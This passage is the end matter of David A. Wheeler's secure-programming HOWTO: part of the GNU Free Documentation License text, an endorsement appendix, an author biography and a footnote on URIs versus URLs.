You may add a passage of up to five words as a Front−Cover Text, and a passage of up to 25 words as a Back−Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front−Cover Text and one of Back−Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version .

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled

"Endorsements."

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self−contained works thus compiled with the Document , on account of their being thus compiled, if they are not themselves derivative works of the Document. If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

Addendum

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

Copyright © YEAR YOUR NAME.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with the Invariant Sections being LIST THEIR TITLES, with the Front−Cover Texts being LIST, and with the Back−Cover Texts being LIST. A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have no Invariant Sections, write "with no Invariant Sections" instead of saying which ones are invariant. If you have no Front−Cover Texts, write "no Front−Cover Texts" instead of "Front−Cover Texts being LIST"; likewise for Back−Cover Texts.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

Appendix E. Endorsements

This version of the document is endorsed by the original author, David A. Wheeler, as a document that should improve the security of programs. when applied correctly. Modifications (including translations) must remove this appendix per the license agreement included above.

Appendix F. About the Author

David A. Wheeler is an expert in computer security and has long specialized in development techniques for large and high−risk software systems. He has been involved in software development since the mid−1970s, and been involved with Unix and computer security since the early 1980s. His areas of knowledge include computer security, software safety, vulnerability analysis, inspections, Internet technologies, software−related standards (including POSIX), real−time software development techniques, and numerous computer languages (including Ada, C, C++, Perl, Python, and Java).

Mr. Wheeler is co−author and lead editor of the IEEE book *Software Inspection: An Industry Best Practice*, author of the book *Ada95: The Lovelace Tutorial*, and co−author of the *GNOME User's Guide*. He is also the author of many smaller papers and articles, including the Linux *Program Library HOWTO*.

Mr. Wheeler hopes that, by making this document available, other developers will make their software more secure. You can reach him by email at dwheeler@dwheeler.com (no spam please), and you can also see his web site at http://www.dwheeler.com.

Notes

[1]
: Technically, a hypertext link can be any ``uniform resource identifier'' (URI). The term "Uniform Resource Locator" (URL) refers to the subset of URIs that identify resources via a representation of their primary access mechanism (e.g., their network "location"), rather than identifying the resource by name or by some other attribute(s) of that resource. Many people use the term ``URL'' as synonymous with ``URI'', since URLs are the most common kind of URI. For example, the encoding used in URIs is actually called ``URL encoding''.